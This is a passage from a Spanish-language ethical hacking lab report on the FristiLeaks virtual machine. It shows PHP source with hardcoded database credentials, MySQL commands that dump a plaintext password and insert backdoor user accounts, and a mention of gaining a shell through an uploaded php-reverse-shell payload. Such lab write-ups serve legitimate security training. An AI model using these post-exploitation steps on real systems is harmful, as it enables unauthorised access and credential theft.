$username="eezeepz"; // Mysql username
$password="4l13maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select database.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);
```

Ilustración 29-Análisis del código fuente de checklogin.php y descubrimiento de credenciales de la base de datos

7.2 Acceso a la base de datos y enumeración de usuarios

Utilizando el *shell* obtenido previamente, se ejecutaron los siguientes comandos para conectarse y enumerar la base de datos:

- **Conexión a la base de datos:** Se utilizó la línea de comandos de MySQL para conectarse a la base de datos.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

- **Selección de la base de datos:** Se ejecutó el comando `USE hackmenow;` para seleccionar la base de datos.
- **Enumeración de tablas:** El comando `SHOW TABLES;` se usó para listar las tablas de la base de datos. La única tabla encontrada fue **members**.
- **Enumeración de datos:** Finalmente, se ejecutó `SELECT * FROM members;` para obtener todos los datos de la tabla **members**. La consulta arrojó la siguiente información:
 - **id:** 1
 - **username:** eezeepz
 - **password:** keKkKeKKKeKKkEkkEk

Esta información confirma que el nombre de usuario y la contraseña que se usaron para la autenticación exitosa se almacenaban de forma clara en la base de datos.

```
mysql> USE hackmenow;
USE hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_hackmenow |
+-----+
| members              |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM members;
SELECT * FROM members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | eezeepz  | keKkKeKKKeKKkEkkEk |
+----+-----+-----+
1 row in set (0.00 sec)
```

Ilustración 30-Acceso a la base de datos y enumeración de usuarios

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

7.3 Manipulación de la base de datos: Creación de nuevos usuarios

Una vez que se obtuvo acceso a la base de datos MySQL y se confirmaron las credenciales de la aplicación web, el siguiente paso fue demostrar la capacidad de manipular la base de datos. Esto se logró al insertar nuevas entradas en la tabla de miembros, una técnica común en el *pentesting* para crear credenciales de acceso conocidas y poder utilizarlas más adelante.

Utilizando el *shell* y la conexión a la base de datos MySQL, se intentó añadir nuevos usuarios a la tabla members.

- **Creación del primer usuario:** Se ejecutó el siguiente comando para insertar un nuevo registro:

```
mysql> INSERT INTO members (username, password) VALUES ('hacker1',  
'clave123');
```

La base de datos respondió Query OK, lo que confirma que el usuario hacker1 fue creado exitosamente.

- **Creación del segundo usuario (con error):** Se intentó añadir un segundo usuario con el comando `INSERT INTO members (username, password) VALUES ('hacker2', 'clave456')`.
- **Verificación de los nuevos usuarios:** La consulta final mostró el contenido de la tabla members, que ahora incluye las credenciales del usuario hacker1:

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

id	username	password
1	eezeepz	keKkKeKKKeKKkEkkEk
2	hacker1	clave123
3	hacker2	clave456

```
mysql> INSERT INTO members (username, password) VALUES ('hacker1', 'clave123');
INSERT INTO members (username, password) VALUES ('hacker1', 'clave123');
Query OK, 1 row affected (0.00 sec)

mysql> select * from members;
select * from members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | eezeepz | keKkKeKKKeKKkEkkEk |
| 2 | hacker1 | clave123 |
+----+-----+-----+
2 rows in set (0.00 sec)

mysql> INSERT INTO members (username, password) VALUES ('hacker2', 'clave456');
INSERT INTO members (username, password) VALUES ('hacker2', 'clave456');
Query OK, 1 row affected (0.00 sec)

mysql> select * from members;
select * from members;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '
m members' at line 1
mysql> select * from members;
select * from members;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | eezeepz | keKkKeKKKeKKkEkkEk |
| 2 | hacker1 | clave123 |
| 3 | hacker2 | clave456 |
+----+-----+-----+
```

Ilustración 31-Manipulación de la base de datos: Creación de nuevos usuarios

7.4 Verificación de ingreso con usuario y contraseña nuevos

Una vez creado los usuarios, procedemos a acceder con los mismos a la pagina de cargue de archivos.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS




Ilustración 32-Verificación de ingreso con usuario y contraseña nuevos

En este apartado se puede evidenciar que se ingresó de forma exitosa con los usuarios nuevos.




Ilustración 33-Acceso exitoso

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

8. CONCLUSIÓN

El laboratorio de hacking ético sobre la máquina virtual FristiLeaks ha sido un éxito rotundo, alcanzando los objetivos propuestos y demostrando el flujo completo de una auditoría de seguridad. A través de este ejercicio, se pudo confirmar la importancia de cada una de las fases del

pentesting, desde la recolección de información hasta la explotación y la post-explotación.

Los hallazgos clave incluyen:

- **Vulnerabilidad de autenticación:** El formulario de inicio de sesión contenía una pista oculta que, una vez decodificada, permitió la autenticación exitosa.
- **Vulnerabilidad de carga de archivos:** La falta de una validación adecuada en la funcionalidad de carga de archivos permitió la ejecución de un *payload* malicioso (php-reverse-shell.php) para obtener una *shell* remota.
- **Falta de permisos:** Los permisos en los archivos de configuración de red y las credenciales almacenadas en texto claro en el código fuente de la aplicación web demostraron ser puntos críticos de riesgo.
- **Acceso a la base de datos:** Se logró acceder a la base de datos MySQL, lo que permitió no solo la lectura de credenciales de otros usuarios, sino también la manipulación directa de los datos.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

En resumen, este laboratorio ha servido para ilustrar cómo una serie de vulnerabilidades, aparentemente pequeñas y aisladas, pueden ser encadenadas para comprometer completamente un sistema.

INFORME TÉCNICO DE HACKING ÉTICO UTILIZANDO KALI LINUX, UBUNTU Y FRISTILEAKS

9. REFERENCIAS

- **Kali Linux:** <https://www.kali.org/>
- **VirtualBox:** <https://www.virtualbox.org/>
- **FristiLeaks:** <https://www.vulnhub.com/entry/fristileaks-13,133/>
- **Netcat:** <https://tools.kali.org/information-gathering/netcat>
- **Dirb:** <https://tools.kali.org/web-applications/dirb>